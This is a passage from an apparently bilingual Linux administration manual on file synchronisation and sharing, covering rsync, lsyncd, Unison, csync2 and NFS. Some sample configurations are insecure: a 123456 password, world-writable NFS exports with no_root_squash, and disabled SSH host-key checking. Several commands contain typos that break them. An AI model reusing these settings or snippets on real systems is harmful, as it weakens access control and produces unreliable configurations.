path=/var/lib/pgsql
comment = backup postgresql database
ignore errors
read only = yes
list = no
auth users = neo,netkiller
```

4. /etc/rsyncd.secrets

```
$ sudo vim  /etc/rsyncd.secrets

neo:123456
netkiller:123456
```

```
$ sudo chmod 600 /etc/rsyncd.secrets
```

5. start

```
$ sudo /etc/init.d/rsync start
```

6. test

```
$ rsync -vzrtopg --progress --delete neo@localhost::neo
/tmp/test1/
$ rsync -vzrtopg --progress --delete localhost::music
/tmp/test2/
```

7. firewall

```
$ sudo ufw allow rsync
```

xinetd

CentOS 6 之前的版本可以使用 xinetd， CentOS 7 不建议使用

```
yum install xinetd
```

配置 /etc/xinetd.d/rsync

```
vim /etc/xinetd.d/rsync

# default: off
# description: The rsync server is a good addition to an ftp
server, as it \
#       allows crc checksumming etc.
service rsync
{
        disable = yes
        flags           = IPv6
        socket_type     = stream
        wait            = no
        user            = root
        server          = /usr/bin/rsync
        server_args     = --daemon
        log_on_failure  += USERID
}
```

disable = yes 改为 disable = no

vim /etc/rsyncd.conf

```
chkconfig xinetd on
/etc/init.d/xinetd restart
```

CentOS 7 - systemctl

```
systemctl enable rsyncd
systemctl start rsyncd
systemctl restart rsyncd
systemctl stop rsyncd
```

启动配置项 /etc/sysconfig/rsyncd

```
# cat /etc/sysconfig/rsyncd
```

```
OPTIONS=""
```

启动脚本

```
# cat /usr/lib/systemd/system/rsyncd.service
[Unit]
Description=fast remote file copy program daemon
ConditionPathExists=/etc/rsyncd.conf

[Service]
EnvironmentFile=/etc/sysconfig/rsyncd
ExecStart=/usr/bin/rsync --daemon --no-detach "$OPTIONS"

[Install]
WantedBy=multi-user.target
```

1.2. rsyncd.conf

```
# Minimal configuration file for rsync daemon
# See rsync(1) and rsyncd.conf(5) man pages for help

# This line is required by the /etc/init.d/rsyncd script
pid file = /var/run/rsyncd.pid
port = 873
address = 192.168.1.171
#uid = nobody
#gid = nobody
uid = root
gid = root

use chroot = yes
read only = yes


#limit access to private LANs
hosts allow=192.168.1.0/255.255.255.0 10.0.1.0/255.255.255.0
hosts deny=*

max connections = 5
```

```
motd file = /etc/rsyncd/rsyncd.motd

#This will give you a separate log file
#log file = /var/log/rsync.log

#This will log every file transferred - up to 85,000+ per user,
per sync
#transfer logging = yes

log format = %t %a %m %f %b
syslog facility = local3
timeout = 300

[home]
path = /home
list=yes
ignore errors
auth users = linux
secrets file = /etc/rsyncd/rsyncd.secrets
comment = linuxsir home
exclude =   beinan/  samba/

[beinan]
path = /opt
list=no
ignore errors
comment = optdir
auth users = beinan
secrets file = /etc/rsyncd/rsyncd.secrets

[www]
path = /www/
ignore errors
read only = true
list = false
hosts allow = 172.16.1.1
hosts deny = 0.0.0.0/32
auth users = backup
secrets file = /etc/backserver.pas


[web_user1]
path = /home/web_user1/
ignore errors
read only = true
```

```
list = false
hosts allow = 202.99.11.121
hosts deny = 0.0.0.0/32
uid = web_user1
gid = web_user1
auth users = backup
secrets file = /etc/backserver.pas


[pub]
        comment = Random things available for download
        path = /path/to/my/public/share
        read only = yes
        list = yes
        uid = nobody
        gid = nobody
        auth users = pub
        secrets file = /etc/rsyncd.secrets
```

1.3. rsync 参数说明

```
命令行选项
-v, --verbose 详细模式输出
-q, --quiet 精简输出模式
-c, --checksum 打开校验开关，强制对文件传输进行校验
-a, --archive 归档模式，表示以递归方式传输文件，并保持所有文件属性，等于-
rlptgoD
-r, --recursive 对子目录以递归模式处理
-R, --relative 使用相对路径信息
-b, --backup 创建备份，也就是对于目的已经存在有同样的文件名时，将老的文件
重新命名为~filename。可以使用--suffix选项来指定不同的备份文件前缀。
--backup-dir 将备份文件(如~filename)存放在在目录下。
-suffix=SUFFIX 定义备份文件前缀
-u, --update 仅仅进行更新，也就是跳过所有已经存在于DST，并且文件时间晚于
要备份的文件。(不覆盖更新的文件)
-l, --links 保留软链结
-L, --copy-links 想对待常规文件一样处理软链结
--copy-unsafe-links 仅仅拷贝指向SRC路径目录树以外的链结
--safe-links 忽略指向SRC路径目录树以外的链结
-H, --hard-links 保留硬链结
-p, --perms 保持文件权限
```

```
-o, --owner 保持文件属主信息
-g, --group 保持文件属组信息
-D, --devices 保持设备文件信息
-t, --times 保持文件时间信息
-S, --sparse 对稀疏文件进行特殊处理以节省DST的空间
-n, --dry-run现实哪些文件将被传输
-W, --whole-file 拷贝文件，不进行增量检测
-x, --one-file-system 不要跨越文件系统边界
-B, --block-size=SIZE 检验算法使用的块尺寸，默认是700字节
-e, --rsh=COMMAND 指定使用rsh、ssh方式进行数据同步
--rsync-path=PATH 指定远程服务器上的rsync命令所在路径信息
-C, --cvs-exclude 使用和CVS一样的方法自动忽略文件，用来排除那些不希望传输的文件
--existing 仅仅更新那些已经存在于DST的文件，而不备份那些新创建的文件
--delete 删除那些DST中SRC没有的文件
--delete-excluded 同样删除接收端那些被该选项指定排除的文件
--delete-after 传输结束以后再删除
--ignore-errors 及时出现IO错误也进行删除
--max-delete=NUM 最多删除NUM个文件
--partial 保留那些因故没有完全传输的文件，以是加快随后的再次传输
--force 强制删除目录，即使不为空
--numeric-ids 不将数字的用户和组ID匹配为用户名和组名
--timeout=TIME IP超时时间，单位为秒
-I, --ignore-times 不跳过那些有同样的时间和长度的文件
--size-only 当决定是否要备份文件时，仅仅察看文件大小而不考虑文件时间
--modify-window=NUM 决定文件是否时间相同时使用的时间戳窗口，默认为0
-T --temp-dir=DIR 在DIR中创建临时文件
--compare-dest=DIR 同样比较DIR中的文件来决定是否需要备份
-P 等同于 --partial
--progress 显示备份过程
-z, --compress 对备份的文件在传输时进行压缩处理
--exclude=PATTERN 指定排除不需要传输的文件模式
--include=PATTERN 指定不排除而需要传输的文件模式
--exclude-from=FILE 排除FILE中指定模式的文件
--include-from=FILE 不排除FILE指定模式匹配的文件
--version 打印版本信息
--address 绑定到特定的地址
--config=FILE 指定其他的配置文件，不使用默认的rsyncd.conf文件
--port=PORT 指定其他的rsync服务端口
--blocking-io 对远程shell使用阻塞IO
-stats 给出某些文件的传输状态
--progress 在传输时现实传输过程
--log-format=formAT 指定日志文件格式
--password-file=FILE 从FILE中得到密码
--bwlimit=KBPS 限制I/O带宽，KBytes per second
```

```
-h, --help 显示帮助信息
```

-n, --dry-run perform a trial run with no changes made

模拟运行，显示日志，但不做复制操作。

```
rsync -anvzP /www/* root@172.16.0.1/www
```

--bwlimit=KBPS limit I/O bandwidth; KBytes per second

速度限制，限制为 100k Bytes/s

```
rsync -auvzP--bwlimit=100 /www/* root@172.16.0.1/www
```

-e, --rsh=COMMAND specify the remote shell to use

```
rsync -auzv --rsh=ssh root@202.130.101.33:/www/example.com/*
/backup/example.com/
# --rsh=ssh 可以省略
rsync -auzv root@202.130.101.33:/www/example.com/*
/backup/example.com/
```

如果需要特别参数，可以这样写，这里指定连接SSH的端口为20

```
rsync -auzv --rsh='ssh -p20'
root@202.130.101.34:/www/example.com/* /backup/example.com/
```

1.4. step by step to learn rsync

1. transfer file from src to dest directory

```
neo@netkiller:/tmp$ mkdir rsync
neo@netkiller:/tmp$ cd rsync/
neo@netkiller:/tmp/rsync$ ls
neo@netkiller:/tmp/rsync$ mkdir src dest
neo@netkiller:/tmp/rsync$ echo file1 > src/file1
neo@netkiller:/tmp/rsync$ echo file2 > src/file2
neo@netkiller:/tmp/rsync$ echo file3 > src/file3
```

2. skipping directory

```
neo@netkiller:/tmp/rsync$ mkdir src/dir1
neo@netkiller:/tmp/rsync$ mkdir src/dir2
neo@netkiller:/tmp/rsync$ rsync src/* dest/
skipping directory src/dir1
skipping directory src/dir2
```

3. recurse into directories

```
neo@netkiller:/tmp/rsync$ rsync -r src/* dest/
neo@netkiller:/tmp/rsync$ ls dest/
dir1  dir2  file1  file2  file3
```

4. backup

```
neo@netkiller:/tmp/rsync$ rsync -r --backup --suffix=.2008-
11-21 src/* dest/
neo@netkiller:/tmp/rsync$ ls dest/
dir1  dir2  file1  file1.2008-11-21  file2  file2.2008-11-
21  file3  file3.2008-11-21
neo@netkiller:/tmp/rsync$
```

backup-dir

```
neo@netkiller:/tmp/rsync$ rsync -r --backup --suffix=.2008-
11-21 --backup-dir mybackup src/* dest/
neo@netkiller:/tmp/rsync$ ls dest/
dir1  dir2  file1  file1.2008-11-21  file2  file2.2008-11-
21  file3  file3.2008-11-21  mybackup
neo@netkiller:/tmp/rsync$ ls dest/mybackup/
file1.2008-11-21  file2.2008-11-21  file3.2008-11-21
```

```
rsync -r --backup --suffix=.2008-11-21 --backup-dir
../mybackup src/* dest/
neo@netkiller:/tmp/rsync$ ls
dest  mybackup  src
neo@netkiller:/tmp/rsync$ ls src/
dir1  dir2  file1  file2  file3
```

5. update

```
neo@netkiller:/tmp/rsync$ rm -rf dest/*
neo@netkiller:/tmp/rsync$ rsync -r -u src/* dest/
neo@netkiller:/tmp/rsync$ echo netkiller>>src/file2
neo@netkiller:/tmp/rsync$ rsync -v -r -u src/* dest/
building file list ... done
file2

sent 166 bytes  received 42 bytes  416.00 bytes/sec
total size is 38  speedup is 0.18
```

update by time and size

```
neo@netkiller:/tmp/rsync$ echo Hi>src/dir1/file1.1
neo@netkiller:/tmp/rsync$ rsync -v -r -u src/* dest/
building file list ... done
dir1/file1.1

sent 166 bytes  received 42 bytes  416.00 bytes/sec
```

```
total size is 41  speedup is 0.20
```

6. --archive

```
rsync -a src/ dest/
```

7. --compress

```
rsync -a -z src/ dest/
```

8. --delete

src

```
svn@netkiller:~$ ls src/
dir1  dir2  file1  file2  file3
```

dest

```
neo@netkiller:~$ rsync -v -u -a --delete -e ssh
svnroot@127.0.0.1:/home/svnroot/src /tmp/dest
svnroot@127.0.0.1's password:
receiving file list ... done
created directory /tmp/dest
src/
src/file1
src/file2
src/file3
src/dir1/
src/dir2/

sent 104 bytes  received 309 bytes  118.00 bytes/sec
total size is 0  speedup is 0.00
```

src

```
svn@netkiller:~$ rm -rf src/file2
svn@netkiller:~$ rm -rf src/dir2
```

dest

```
neo@netkiller:~$ rsync -v -u -a --delete -e ssh
svnroot@127.0.0.1:/home/svnroot/src /tmp/dest
svnroot@127.0.0.1's password:
receiving file list ... done
deleting src/dir2/
deleting src/file2
src/

sent 26 bytes  received 144 bytes  68.00 bytes/sec
total size is 0  speedup is 0.00
```

1.5. rsync examples

http://samba.anu.edu.au/rsync/examples.html

upload

```
$ rsync -v -u -a --delete --rsh=ssh --stats localfile
username@hostname:/home/username/
```

for example:

I want to copy local workspace of eclipse directory to another computer.

```
$ rsync -v -u -a --delete --rsh=ssh --stats workspace
```

```
neo@192.168.245.131:/home/neo/
```

download

```
$ rsync -v -u -a --delete --rsh=ssh --stats
neo@192.168.245.131:/home/neo/* /tmp/
```

mirror

rsync使用方法

rsync rsync://认证用户@主机/模块

```
rsync -vzrtopg --progress --delete 认证用户@主机::模块 /mirror目录
```

rsync delete

例 62.1. examples

用rsync删除目标目录

mkdir /root/blank
rsync --delete-before -a -H -v --progress --stats /root/blank/ ./cache/

backup to a central backup server with 7 day incremental

例 62.2. backup to a central backup server with 7 day incremental

```

```

```
#!/bin/sh

# This script does personal backups to a rsync backup server.
You will end up
# with a 7 day rotating incremental backup. The incrementals
will go
# into subdirectories named after the day of the week, and the
current
# full backup goes into a directory called "current"
# tridge@linuxcare.com

# directory to backup
BDIR=/home/$USER

# excludes file - this contains a wildcard pattern per line of
files to exclude
EXCLUDES=$HOME/cron/excludes

# the name of the backup machine
BSERVER=owl

# your password on the backup server
export RSYNC_PASSWORD=XXXXXX


################################################################
#########

BACKUPDIR=`date +%A`
OPTS="--force --ignore-errors --delete-excluded --exclude-
from=$EXCLUDES
      --delete --backup --backup-dir=/$BACKUPDIR -a"

export PATH=$PATH:/bin:/usr/bin:/usr/local/bin

# the following line clears the last weeks incremental
directory
[ -d $HOME/emptydir ] || mkdir $HOME/emptydir
rsync --delete -a $HOME/emptydir/ $BSERVER::$USER/$BACKUPDIR/
rmdir $HOME/emptydir

# now the actual transfer
rsync $OPTS $BDIR $BSERVER::$USER/current
```

backup to a spare disk

例 62.3. backup to a spare disk

```
I do local backups on several of my machines using rsync. I
have an
extra disk installed that can hold all the contents of the main
disk. I then have a nightly cron job that backs up the main
disk to
the backup. This is the script I use on one of those machines.

    #!/bin/sh

    export PATH=/usr/local/bin:/usr/bin:/bin

    LIST="rootfs usr data data2"

    for d in $LIST; do
        mount /backup/$d
        rsync -ax --exclude fstab --delete /$d/ /backup/$d/
        umount /backup/$d
    done

    DAY=`date "+%A"`

    rsync -a --delete /usr/local/apache /data2/backups/$DAY
    rsync -a --delete /data/solid /data2/backups/$DAY



The first part does the backup on the spare disk. The second
part
backs up the critical parts to daily directories.  I also
backup the
critical parts using a rsync over ssh to a remote machine.
```

mirroring vger CVS tree

例 62.4. mirroring vger CVS tree

```
The vger.rutgers.edu cvs tree is mirrored onto cvs.samba.org
via
anonymous rsync using the following script.

    #!/bin/bash

    cd /var/www/cvs/vger/
    PATH=/usr/local/bin:/usr/freeware/bin:/usr/bin:/bin

    RUN=`lps x | grep rsync | grep -v grep | wc -l`
    if [ "$RUN" -gt 0 ]; then
            echo already running
            exit 1
    fi

    rsync -az vger.rutgers.edu::cvs/CVSROOT/ChangeLog
$HOME/ChangeLog

    sum1=`sum $HOME/ChangeLog`
    sum2=`sum /var/www/cvs/vger/CVSROOT/ChangeLog`

    if [ "$sum1" = "$sum2" ]; then
            echo nothing to do
            exit 0
    fi

    rsync -az --delete --force vger.rutgers.edu::cvs/
/var/www/cvs/vger/
    exit 0

Note in particular the initial rsync of the ChangeLog to
determine if
anything has changed. This could be omitted but it would mean
that the
rsyncd on vger would have to build a complete listing of the
cvs area
at each run. As most of the time nothing will have changed I
wanted to
```

```
save the time on vger by only doing a full rsync if the
ChangeLog has
changed. This helped quite a lot because vger is low on memory
and
generally quite heavily loaded, so doing a listing on such a
large
tree every hour would have been excessive.
```

automated backup at home

例 62.5. automated backup at home

```
I use rsync to backup my wifes home directory across a modem
link each
night. The cron job looks like this

    #!/bin/sh
    cd ~susan
    {
    echo
    date
    dest=~/backup/`date +%A`
    mkdir $dest.new
    find . -xdev -type f \( -mtime 0 -or -mtime 1 \) -exec cp -
aPv "{}"
    $dest.new \;
    cnt=`find $dest.new -type f | wc -l`
    if [ $cnt -gt 0 ]; then
      rm -rf $dest
      mv $dest.new $dest
    fi
    rm -rf $dest.new
    rsync -Cavze ssh . samba:backup
    } >> ~/backup/backup.log 2>&1


note that most of this script isn't anything to do with rsync,
it just
creates a daily backup of Susans work in a ~susan/backup/
```

```
directory so
she can retrieve any version from the last week. The last line
does
the rsync of her directory across the modem link to the host
samba. Note that I am using the -C option which allows me to
add
entries to .cvsignore for stuff that doesn't need to be backed
up.
```

Fancy footwork with remote file lists

例 62.6. Fancy footwork with remote file lists

```
One little known feature of rsync is the fact that when run
over a
remote shell (such as rsh or ssh) you can give any shell
command as
the remote file list. The shell command is expanded by your
remote
shell before rsync is called. For example, see if you can work
out
what this does:

        rsync -avR remote:'`find /home -name "*.[ch]"`' /tmp/

note that that is backquotes enclosed by quotes (some browsers
don't
show that correctly).
```

1.6. rsync for windows

http://www.rsync.net/resources/howto/windows_rsync.html

1.7. 多进程 rsync 脚本

```
#!/usr/bin/perl

my $path = "/data";           #本地目录
my $ip="172.16.xxx.xxx";      #远程目录
my $maxchild=5;               #同时并发的个数

open FILE,"ls $path|";
while()
{

        chomp;
        my $filename = $_;
        my $i = 1;
        while($i<=1){
                my $un = `ps -ef |grep rsync|grep -v grep |grep
avl|wc -l`;
                $i =$i+1;
                if( $un < $maxchild){
                        system("rsync -avl --size-only $path/$_
$ip:$path &") ;
                }else{
                        sleep 5;
                        $i = 1;
                }
        }
}
```

2. tsync

homepage: http://tsyncd.sourceforge.net/

3. lsyncd

3.1. 安装

Ubuntu

```
apt install lsyncd
```

CentOS

```
yum install lsyncd
```

3.2. 配置 lsyncd.conf

```
vi etc/lsyncd.conf
settings {
    logfile      ="/var/log/lsyncd/lsyncd.log",
    statusFile   ="/var/log/lsyncd/lsyncd.status",
    inotifyMode  = "CloseWrite",
    maxProcesses = 7,
    -- nodaemon =true,
    }

sync {
    default.rsync,
    source    = "/tmp/src",
    target    = "/tmp/dest",
    -- excludeFrom = "/etc/rsyncd.d/rsync_exclude.lst",
    rsync     = {
        binary    = "/usr/bin/rsync",
```

```
        archive   = true,
        compress  = true,
        verbose   = true
        }
    }
```

lsyncd.conf 配置项说明

settings 全局设置

```
logfile 定义日志文件
stausFile 定义状态文件
nodaemon=true 表示不启用守护模式，默认
statusInterval 将lsyncd的状态写入上面的statusFile的间隔，默认10秒
inotifyMode 指定inotify监控的事件，默认是CloseWrite，还可以是Modify或
CloseWrite or Modify
maxProcesses 同步进程的最大个数。假如同时有20个文件需要同步，而
maxProcesses = 8，则最大能看到有8个rysnc进程
maxDelays 累计到多少所监控的事件激活一次同步，即使后面的delay延迟时间还未
到
```

sync 定义同步参数

可以继续使用maxDelays来重写settings的全局变量。一般第一个参数指定lsyncd以什么模式运行：rsync、rsyncssh、direct三种模式：

```
default.rsync ：本地目录间同步，使用rsync，也可以达到使用ssh形式的远程
rsync效果，或daemon方式连接远程rsyncd进程；
default.direct ：本地目录间同步，使用cp、rm等命令完成差异文件备份；
default.rsyncssh ：同步到远程主机目录，rsync的ssh模式，需要使用key来认
证

source 同步的源目录，使用绝对路径。
target 定义目的地址，三种模式写法：
```

```
        /tmp/dest ： 本地目录同步，可用于direct和rsync模式
        172.16.0.1:/tmp/dest ： 同步到远程服务器目录，可用于rsync和
rsyncssh模式
        172.16.0.1::module ： 同步到远程服务器目录，用于rsync模式

init 这是一个优化选项，当init = false，只同步进程启动以后发生改动事件的
文件，原有的目录即使有差异也不会同步。默认是true

delay 累计事件，等待rsync同步延时时间，默认15秒（最大累计到1000个不可合
并的事件）。也就是15s内监控目录下发生的改动，会累积到一次rsync同步，避免过
于频繁的同步。（可合并的意思是，15s内两次修改了同一文件，最后只同步最新的文
件）

excludeFrom 排除选项，后面指定排除的列表文件，如excludeFrom =
"/etc/lsyncd.exclude"，如果是简单的排除，可以使用exclude = LIST。
这里的排除规则写法与原生rsync有点不同，更为简单：
监控路径里的任何部分匹配到一个文本，都会被排除，例如/bin/foo/bar可以匹配
规则foo
如果规则以斜线/开头，则从头开始要匹配全部
如果规则以/结尾，则要匹配监控路径的末尾
?匹配任何字符，但不包括/
*匹配0或多个字符，但不包括/
**匹配0或多个字符，可以是/
delete 为了保持target与souce完全同步，Lsyncd默认会delete = true来允
许同步删除。它除了false，还有startup、running值
```

rsync

```
bwlimit 限速，单位kb/s，与rsync相同（这么重要的选项在文档里竟然没有标
出）
compress 压缩传输默认为true。在带宽与cpu负载之间权衡，本地目录同步可以考
虑把它设为false
perms 默认保留文件权限。
```

3.3. 配置演示

```
settings {
    logfile ="/var/log/lsyncd.log",
    statusFile ="/var/log/lsyncd.status",
    inotifyMode = "CloseWrite",
    maxProcesses = 8,
    }


-- 本地目录同步，direct：cp/rm/mv。 适用：500+万文件，变动不大
sync {
    default.direct,
    source    = "/tmp/src",
    target    = "/tmp/dest",
    delay = 1
    maxProcesses = 1
    }

-- 本地目录同步，rsync模式：rsync
sync {
    default.rsync,
    source    = "/tmp/src",
    target    = "/tmp/dest1",
    excludeFrom = "/etc/rsyncd.d/rsync_exclude.lst",
    rsync     = {
        binary = "/usr/bin/rsync",
        archive = true,
        compress = true,
        bwlimit   = 2000
        }
    }

-- 远程目录同步，rsync模式 + rsyncd daemon
sync {
    default.rsync,
    source    = "/tmp/src",
    target    = "www@192.168.0.1::module",
    delete="running",
    exclude = { ".*", ".tmp" },
    delay = 30,
    init = false,
    rsync     = {
        binary = "/usr/bin/rsync",
```

```
        archive = true,
        compress = true,
        verbose   = true,
        password_file = "/etc/rsyncd.d/rsync.pwd",
        _extra    = {"--bwlimit=200"}
        }
    }

-- 远程目录同步，rsync模式 + ssh shell
sync {
    default.rsync,
    source    = "/tmp/src",
    target    = "www.netkiller.cn:/tmp/dest",
    -- target    =
"root@www.netkiller.cn:/www/netkiller.cn/www.netkiller.cn",
    maxDelays = 5,
    delay = 30,
    -- init = true,
    rsync     = {
        binary = "/usr/bin/rsync",
        archive = true,
        compress = true,
        bwlimit   = 2000
        -- rsh = "/usr/bin/ssh -p 22 -o
StrictHostKeyChecking=no"
        -- 如果要指定其它端口，请用上面的rsh
        }
    }

-- 远程目录同步，rsync模式 + rsyncssh，效果与上面相同
sync {
    default.rsyncssh,
    source    = "/tmp/src",
    host      = "www.netkiller.cn",
    targetdir = "/remote/dir",
    excludeFrom = "/etc/rsyncd.d/rsync_exclude.lst",
    -- maxDelays = 5,
    delay = 0,
    -- init = false,
    rsync    = {
        binary = "/usr/bin/rsync",
        archive = true,
        compress = true,
        verbose   = true,
        _extra = {"--bwlimit=2000"},
```

```
    },
ssh      = {
    port  =  1234
    }
}
```

4. Unison File Synchronizer

If you are looking for a tool to sync your laptop with your workstation, you better have a look at Unison.

homepage: http://www.cis.upenn.edu/~bcpierce/unison/

installation

```
$ sudo apt-get install unison
```

4.1. local

dir to dir

```
unison dir1 dir2
```

4.2. remote

ssh

```
unison dir1
ssh://username@remotehostname(ip)//absolute/path/to/dir2
```

socket

target host

```
# unison -socket NNNN
```

source host

```
# unison dir1
socket://remotehost(ip):port//absolute/path/to/dir2
```

4.3. config

create a config file under '.unison' directory.

```
vim ~/.unison/config.prf

root = /var/www
root = ssh://netkiller@netkiller.8800.org//var/www
force = /var/www
ignore = Path templates_compiled
ignore = Name tmp/*.pdf
auto = true
log = true
logfile = /home/netkiller/.unison/netkiller.8800.org.log
```

5. csync2 - cluster synchronization tool

homepage: http://oss.linbit.com/

5.1. server

过程 62.3. Install and setup csync2 on Ubuntu

1. installation

```
$ sudo apt-get install csync2 sqlite3 openssl xinetd
```

The following line will be added to your /etc/inetd.conf file:

```
$ cat /etc/inetd.conf
csync2          stream  tcp     nowait  root
/usr/sbin/csync2        csync2 -i
```

If you are indeed using xinetd, you will have to convert the above into /etc/xinetd.conf format, and add it manually.

```
service csync2
{
        disable = no
        protocol = tcp
        socket_type = stream
        wait = no
        user = root
        server = /usr/sbin/csync2
        server_args = -i
}
```

/etc/services

```
$ cat /etc/services |grep csync2
csync2          30865/tcp                       # cluster
synchronization tool
```

2. create a self-signed SSL certificate for csync2

```
sudo openssl genrsa -out /etc/csync2_ssl_key.pem 1024
sudo openssl req -new -key /etc/csync2_ssl_key.pem -out
/etc/csync2_ssl_cert.csr
sudo openssl x509 -req -days 600 -in
/etc/csync2_ssl_cert.csr -signkey /etc/csync2_ssl_key.pem -
out /etc/csync2_ssl_cert.pem
```

```
$ sudo csync2 -k /etc/csync2_ssl_cert.key
```

3. After having done everything, we are now going to configure Csync2 so that we can determine which files are going to be synchronized.

   For this example, we are going to synchronize /etc/apache2 and /etc/mysql. For that we open /etc/csync2.cfg and we configure it like this:

```
$ sudo vim /etc/csync2.cfg
# please see the REAMDE file how to configure csync2

group testing #group name, we can have multiple groups
{
    host master; #master server
    host (slave); #slave server
    #host (node1);

    key /etc/csync2_ssl_cert.key;

    include /etc/apache2/;
    include /home/neo;
```

```
    backup-directory /var/backups/csync2;
    backup-generations 3;
    auto none; #no automatic sync
}
```

4. hosts

```
$ sudo vim /etc/hosts
192.168.245.131 slave
```

5. restart

```
$ sudo /etc/init.d/xinetd restart
```

5.2. node

过程 62.4. node

1. login to slave node

```
neo@slave:~$ sudo vim /etc/hosts
192.168.245.129 master
```

2. install

```
$ sudo apt-get install csync2 xinetd
```

3. copy config file from master

```
neo@slave:~$  sudo scp root@master:/etc/csync2* /etc/
```

4. restart

```
neo@slave:~$ sudo /etc/init.d/xinetd restart
```

5.3. test

过程 62.5. testing

1. master

```
neo@master:/etc/apache2$ sudo touch test.master
neo@master:/etc/apache2$ sudo csync2 -x
```

2. node

```
neo@slave:/etc/apache2$ ls test.master -l
-rw-r--r-- 1 root root 0 2008-10-31 06:37 test.master
```

5.4. Advanced Configuration

例 62.7. /etc/csync2.cfg

```
$ sudo cat /etc/csync2.cfg

# please see the REAMDE file how to configure csync2
# group name, we can have multiple groups

group www {
    host master;
    host (slave);

    key /etc/csync2_ssl_cert.key;
```

```
    include /etc/apache2/;
    include /etc/csync2.cfg;
    include /var/www;
    include %homedir%/neo;
    exclude %homedir%/neo/temp;
    exclude *~ .*;

action
{
        pattern /etc/apache2/httpd.conf;
        pattern /etc/apache2/sites-available/*;
        exec "/usr/sbin/apache2ctl graceful";
        logfile "/var/log/csync2_action.log";
        do-local;
}

    backup-directory /var/backups/csync2;
    backup-generations 3;
    auto none;
}

prefix homedir
{
        on *: /home;
}
```

5.5. 编译安装

过程 62.6.

- ```
  # yum install byacc -y
  ```

  ```
  # tar zxvf librsync-0.9.7.tar.gz
  # cd librsync-0.9.7
  ./configure --prefix=/usr/local/librsync-0.9.7
  # make && make install
  ```
  ```

```
# www.sqlite.org
# wget http://www.sqlite.org/sqlite-3.7.2.tar.gz
# tar zxvf sqlite-3.7.2.tar.gz
```

```
# www.gnu.org/software/gnutls/
# wget http://ftp.gnu.org/pub/gnu/gnutls/gnutls-
2.10.1.tar.bz2
# tar jxvf gnutls-2.10.1.tar.bz2
```

```
# wget http://oss.linbit.com/csync2/csync2-1.34.tar.gz
# tar csync2-1.34.tar.gz
# ./configure --prefix=/usr/local/csync2-1.34 --with-
librsync-source=/usr/local/src/librsync-0.9.7.tar.gz --
with-libsqlite-source=/usr/local/src/sqlite-3.7.2.tar.gz --
disable-gnutls
```

6. synctool

synctool 是一个集群管理工具，用来在集群中的所有节点间进行保证配置文件的同步。节点可以是一个逻辑组和类的一部分，它们可能需要部分的配置文件。synctool 守护进程可以根据配置更改而对应用进行重启，还包括执行一些其他的管理任务。 新版本增加了一个新的工具 synctool-scp ，你可以使用这个工具来将文件复制到集群中的所有节点。

第 63 章 File Share

1. NFSv4

1.1. Ubuntu

NFSv4 server

```
sudo apt-get install nfs-kernel-server
```

Configuration

```
vim /etc/exports
/www     *(ro,sync,no_root_squash)
/home    *(rw,sync,no_root_squash)
/export
192.168.1.0/24(rw,fsid=0,insecure,no_subtree_check,async)
/export/users
192.168.1.0/24(rw,nohide,insecure,no_subtree_check,async)
```

To start the NFS server

```
sudo /etc/init.d/nfs-kernel-server start
```

NFSv4 client

```
sudo apt-get install nfs-common
```

NFSv3

```
sudo mount example.hostname.com:/www /www
```

NFSv4

```
# mount -t nfs4 -o proto=tcp,port=2049 nfs-server:/ /mnt
# mount -t nfs4 -o proto=tcp,port=2049 nfs-server:/users
/home/users
```

NFS Client Configuration

```
vim /etc/fstab
example.hostname.com:/ubuntu /local/ubuntu nfs
rsize=8192,wsize=8192,timeo=14,intr
```

1.2. CentOS

NFS Server Configuration

```
yum install -y nfs-utils
```

过程 63.1. On the *SERVER* side

1. stop & disable services

   ```
   service nfs stop
   service nfslock stop
   service rpcbind stop
   service rpcidmapd stop
   ```

2. /etc/fstab

```
as root edit /etc/fstab and add nfs4 exports

/www  /exports    none    bind    0 0
```

3. as root edit /etc/exports

   NFSv3

```
/exports                172.16.1.0/24 (rw,sync)
```

   NFSv4

```
/exports
172.16.1.0/24(rw,sync,fsid=0,anonuid=99,anongid=99)
/exports/neo    *(rs,sync)
```

4. reload exported filesystems

```
# exportfs -rv
```

5. start required services

```
chkconfig rpcbind on
chkconfig nfs on
chkconfig nfslock on
chkconfig rpcidmapd on

service rpcbind start
service rpcidmapd start
service nfs start
service nfslock start
```

6. nfs status

```
#  nfsstat
Server rpc stats:
calls      badcalls   badauth    badclnt    xdrcall
171        0          0          0          0

Server nfs v3:
null         getattr      setattr      lookup       access
readlink
3         1% 150      88% 0         0% 3         1% 2
1% 0         0%
read         write        create       mkdir        symlink
mknod
0         0% 0         0% 0         0% 0         0% 0
0% 0         0%
remove       rmdir        rename       link         readdir
readdirplus
0         0% 0         0% 0         0% 0         0% 0
0% 9         5%
fsstat       fsinfo       pathconf     commit
0         0% 3         1% 0         0% 0         0%
```

```
# watch nfsstat -c

Every 2.0s: nfsstat -c
Mon Sep 20 16:53:55 2010

Client rpc stats:
calls      retrans    authrefrsh
286818929   1160       0

Client nfs v4:
null         read         write        commit       open
open_conf
0         0% 37286763 13% 6         0% 1         0%
38990106 13% 17986485  6%
open_noat    open_dgrd    close        setattr      fsinfo
renew
6         0% 0         0% 38774539 13% 2172019   0% 16
0% 147       0%
```

```
setclntid    confirm      lock         lockt        locku
access
321       0% 321       0% 0         0% 0         0% 0
0% 62157123 21%
getattr      lookup       lookup_root  remove       rename
link
80553542 28% 8828991   3% 8         0% 5         0% 5
0% 0         0%
symlink      create       pathconf     statfs
readlink     readdir
0         0% 1         0% 0         0% 5         0% 0
0% 13933     0%
server_caps  delegreturn
24        0% 54556     0%
```

7. security

```
# vi /etc/hosts.deny
rpcbind:ALL

# vi /etc/hosts.allow
rpcbind:172.16.1.0/255.255.254.0
```

NFS的队列大小下面将设置为较合理的值256K

```
# echo 262144 > /proc/sys/net/core/rmem_default
# echo 262144 > /proc/sys/net/core/rmem_max
# echo 262144 > /proc/sys/net/core/wmmen_default
# echo 262144 > /proc/sys/net/core/wmmen_max
```

过程 63.2. NFSv4

1. /etc/exports

```
# cat /etc/exports
/www
172.16.1.2/32(ro,sync,fsid=0,anonuid=99,anongid=99)
```

```
/www/logs       *(rw,sync)
```

注意，要通过NFS4共享一个目录,必须使用 fsid=0 的参数,使用fsid=0选项的时候只能共享一个目录，这个目录将成为NFS服务器的根目录。

2. 启动NFS,v4 不需要rpcbind

```
service rpcbind stop
service rpcidmapd stop
service nfs restart
service nfslock stop
```

3. 查看 export 设置

```
# exportfs
/www            172.16.1.2/32
/www/logs       172.16.1.0/24
```

4. mount NFSv4

```
mount -t nfs4 172.16.1.15:/logs /mnt
```

NFS 防火墙配置

